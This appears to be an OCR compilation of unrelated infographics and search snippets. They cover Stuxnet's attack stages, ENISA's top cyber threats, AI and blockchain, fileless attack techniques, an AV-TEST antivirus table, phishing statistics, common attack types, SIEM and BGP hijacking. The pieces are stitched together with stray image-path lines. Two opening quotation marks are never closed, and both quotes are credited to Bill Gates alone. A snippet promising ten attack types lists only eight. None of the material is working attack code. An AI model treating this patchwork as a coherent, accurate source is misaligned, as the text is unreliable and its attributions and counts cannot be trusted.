


4. compromise
The worm then compromises the target system's logic controllers, exploiting "zero day" vulnerabilities-software weaknesses that haven't been identified by security experts.

5. control
In the beginning, Stuxnet spies on the operations of the targeted system. Then it uses the information it has gathered to take control of the centrifuges, making them spin themselves to failure.


6. deceive and destroy
Meanwhile, it provides false feedback to outside controllers, ensuring that they won't know what's going wrong until it's too late to do anything about it.


CYBER SECURITY
Top 5 cyber threats
1 Malware
Software specifically designed to gain access to a device or damage it without the owner knowing
Top malware families by type:
Cryptocurrency miner 32%
Remote access trojan 17%
Spyware 13%
Botnet 12%
92% of detected malware infections came through compromised email
Increasingly targets IoT (Internet of Things) devices
2 Web-based attacks
All available techniques regarding redirection of web browsers to malicious web sites
Top four source countries:
US 46%
Netherlands 26%
Germany 5%
France 5%
Incidents involving Content Management Systems (CMS) are increasing
3 Web application/injection attacks
Feeding vulnerable servers and/or mobile apps with malicious inputs with the objective of injecting malicious code
51% - SQL injection is the most common attack
Often linked to major data breaches worldwide
4 Phishing
Attempt to steal/intercept user names, passwords and financial credentials by combining spoofed emails and counterfeited web sites
Responsible for more than:
90% of malware infections
72% of data breaches in organisations
Phishing attacks on mobile devices have grown by an average of 85% year-over-year since 2011
5 DDoS
(Distributed) Denial of Services targets businesses and organisations by making system or networks unavailable to its intended users
59% of attacks take place in China
55% of attacks last less than 90 minutes
Source: European Union Agency for Network and Information Security (2019)
europarl.eu


The intersection of...
AI and BLOCKCHAIN
What?
In simple terms, Artificial Intelligence (AI) is the capability of a machine — such as a computer — to imitate intelligent human behavior.
What?
The Blockchain is a public, immutable, and decentralized ledger of digital transactions. It uses cryptography to keep exchanges secure.
Advancements in AI
AI has been around for many years, however it wasn't until recently when AI technologies made huge advancements, such as Natural Language Processing (the ability to process human language), and Machine Learning (ability to learn new things without programming, and just data).
Why?
Blockchain technology enables consumers and suppliers to eliminate middlemen, such as banks — creating a person-to-person environment for transactions of all types. It's the very same technology that Bitcoin uses.
"The pace of progress in artificial intelligence is incredibly fast.
"Bitcoin is a technological tour de force.
— Bill Gates, Founder of Microsoft
Blockchain technology has garnered support from many famous and important people — including Richard Branson, Al Gore, and Bill Gates.

Fileless Attack Techniques

- Phishing / social engineering
- Malicious Office macros
- Malicious Chrome Browser Extension
- Exploit in memory (SMB EternalBlue)
- Supply chain attacks (NotPetya)
- Stolen user credentials




Source: Microsoft. "Out of sight but not invisible: Defeating fileless malware with behavior monitoring, AMSI, and next-gen AV." Microsoft Secure Blog post. September 2018.

The Business Benefits of AI

We surveyed 250 executives who were familiar with their companies' use of cognitive technologies to learn about their goals for AI initiatives. More than half said their primary goal was to make existing products better. Reducing head count was mentioned by only 22%.

PERCENTAGE OF EXECUTIVES WHO CITE THE FOLLOWING AS BENEFITS OF AI




SOURCE DELOITTE 2017
FROM "ARTIFICIAL INTELLIGENCE FOR THE REAL WORLD," BY THOMAS H. DAVENPORT AND RAJEEV RONANKI, JANUARY–FEBRUARY 2018


© HBR.ORG

macOS Mojave: June 2019

Producer		Certified	Protection	Performance	Usability
avast	Security 13.12	AV-TEST	6	5.5	6
AVG	AntiVirus 18.7	AV-TEST	6	5.5	6
Avira	Antivirus Pro 3.10	AV-TEST	6	5	6
Bitdefender	Antivirus for Mac 7.2	AV-TEST	6	6	6
F-Secure	SAFE 17.4	AV-TEST	6	5.5	5.5
intego	VirusBarrier 10.9	AV-TEST	6	5.5	5.5
kaspersky	Internet Security 19.0	AV-TEST	6	5.5	6
Norton by Symantec	Norton Security 8.3	AV-TEST	6	6	5.5
TREND MICRO	Antivirus 9.0	AV-TEST	6	6	6
VIPRE	Advanced Security 11.0	AV-TEST	6	6	6



HOW
EMAIL
BECAME
THE WEAKEST LINK
AND WHAT CAN BE DONE ABOUT IT
1 IN EVERY 99 EMAILS IS A PHISHING ATTACK
IN A 5 DAY WORK WEEK, THIS AMOUNTS TO
4.8 PHISHING EMAILS PER EMPLOYEE
BUSINESSES COULD BE RECEIVING ATTACKS EVERYDAY AND NOT KNOW IT
30% + of phishing emails make it past default security
For example, in Office 365
25% breach existing security measures
5% are whitelisted by an administrator
THE COST OF PHISHING
From 2013 to 2016, CYBERATTACKS* COST BUSINESSES OVER
$5 BILLION
WORLDWIDE
* Including ransomware, business email compromise, and phishing leaks
From 2016 to 2017, PHISHING ATTACKS
INCREASED BY 65%
In 2018
83% of people received phishing attacks
64% of infosec professionals were targeted by spearphishing
35% of professionals don't know what "phishing" means
TODAY, A PHISHING ATTACK ON A MIDSIZE BUSINESS COSTS AN AVERAGE OF $1.6 MILLION
67% Decreased productivity
54% Loss of proprietary data
50% Damage to reputation
1 IN 3 CONSUMERS WILL STOP USING A BUSINESS AFTER A SECURITY BREACH
HOW PHISHING WORKS
Attackers send emails or other communications, manipulating the receiver into opening a malicious file or clicking a link
RESULT:
MALWARE IS AUTOMATICALLY DOWNLOADED to their device
Or, a SPOOFED WEBSITE collects login credentials resulting in compromised information
OVER HALF
of all phishing attacks contain malware
More than 2 in 3 phishing attempts used a malicious link
RESULT:
Fake invoices paid, false bank transfers made
When someone clicks, the attacker gains prolonged access to the system —
On average less than 2 minutes after the email reaches the inbox
CATEGORIZING PHISHING ATTACKS
CREDENTIAL HARVESTING
Emails impersonates trusted brands and often link to spoofed login pages
Lures victims to divulge personal information like passwords and payment info
41% OF ATTACKS
EXTORTION
Targets victims by asking for money in exchange for keeping secrets
Establishes authority by including a password or spoofed email address
8% OF ATTACKS
MALWARE
Malware is hidden in an innocuous link that triggers a file to download
Bypasses standard scans that only examine the email body
51% OF ATTACKS
SPEAR PHISHING
Targets high level employees, influencing them to complete a manual task
Difficult to detect, as email doesn't contain malicious links or attachments
0.4% OF ATTACKS
POTENTIAL COSTS:
$400 per account
Up to $5k* *per user
Up to $2.4 million
$7.2 million
THE BAIT THAT GETS EMPLOYEES TO BITE
Business Email Compromise (BEC) combines several categories, using spoofing, impersonation, and social engineering to extract monetary gain for a malicious actor
WORKERS FALL FOR FAKE CONTENT THAT TARGETS THEM AS CONSUMERS
Most Successful Attack Scenarios
Social 16.8%
Safety 16.3%
Retail 12.2%
Office communication 11.8%
HACKERS PREY ON TRUST
1 in 25 branded emails is phishing
Phishing emails spoof trusted brands:
Microsoft 43%
amazon.com 38%
Banking & finance 9.7%
Shippers DHL FedEx. ups 2.5%
Is This Email Phishing?
MANY LEGITIMATE EMAILS MAY CONTAIN POTENTIAL SIGNS OF PHISHING, MAKING DETECTION DIFFICULT
Chance of Phishing (%)
98% Does it include the address of a crypto wallet?
35% Does it link to a Wordpress site?
9% Was it sent to others anonymously (Using a "BCC")?
5% Does it contain links with shortened URLs?
4% Is it from a trusted brand?
3% Does it link to a file on Google Drive?
EMPLOYEES CLICK LINKS THAT PLAY ON FEELINGS OF FEAR AND URGENCY
28% "Warning" of ebola outbreak
34% "Complaint filed" with Board of Accountancy
40% "Open enrollment" notice
44% "Grievance filed" with State Bar Association
GET AN EMAIL SECURITY PLATFORM
Look for a tool that catches attacks before they reach the inbox
Intelligent Scanning
AI trained to catch advanced attacks
Adapts to future trends and new methods of phishing
Full-Suite Protection
Monitors beyond messages —like file-shares and configuration changes
Protects the entire collaboration suite
Layered Security
Relies on best-of-breed security tools
Protects inbound, outbound, and internal-to-internal messages
Sources:
vadesecure.com/en/spear-phishing-cost
regmedia.co.uk/2016/05/12/dbir_2016.pdf
betanews.com/2018/07/18/credential-stuffing-cost
statista.com/statistics/420391/spam-email-traffic-share
the-parallax.com/2018/08/06/porn-extortion-scam-breached-passwords
accenture.com/_acnmedia/PDF-62/Accenture-2017CostCybercrime-US-FINAL.pdf
cofense.com/wp-content/uploads/2017/11/Enterprise-Phishing-Resiliency-and-Defense-Report-2017.pdf
radicati.com/wp/wp-content/uploads/2015/02/Email-Statistics-Report-2015-2019-Executive-Summary.pdf
info.wombatsecurity.com/hubfs/Wombat_Proofpoint_2019%20State%20of%20the%20Phish%20Report_Final.pdf
www2.deloitte.com/content/dam/Deloitte/uk/Documents/consumer-business/deloitte-uk-consumer-review-nov-2015.pdf
Via @fklivestolearn
SECURE EMAIL IS THE KEY TO A SECURE BUSINESS
AVANAN
NOWSOURCING



Today I'll describe the 10 most common cyber attack types:

- **Denial-of-service** (DoS) and distributed **denial-of-service** (DDoS) attacks.
- Man-in-the-middle (MitM) attack.
- Phishing and spear phishing attacks.
- Drive-by attack.
- Password attack.
- SQL injection attack.
- Cross-site scripting (XSS) attack.
- Eavesdropping attack.

More items... • May 15, 2018

https://blog.netwrix.com › 2018/05/15

Top 10 Most Common Types of Cyber Attacks - Netwrix Blog

Security information and event management

Security information and event management is a subsection within the field of computer security, where software products and services combine security information management and security event management. They provide real-time analysis of security alerts generated by applications and network hardware.
Wikipedia


Videos

YouTube · Exabeam

YouTube · StratoZen, Inc

BGP Hijacking: Definition, Goals and Solutions

1 What is BGP Hijacking?



2 Goals

- Impact Availability
  - Reachability
  - Affect Link Quality
  - Overwhelm Communications
- Data Integrity
- Data Confidentiality
- Impersonation (MITM)

3 Potential Industry Solutions

- Resource Public Key Infrastructure (RPKI). RPKI is described in RFC-8210
- BGPsec, but it has implementation challenges. BGPsec is specified in RFC-8206


Acorus Networks - Cloud Protect

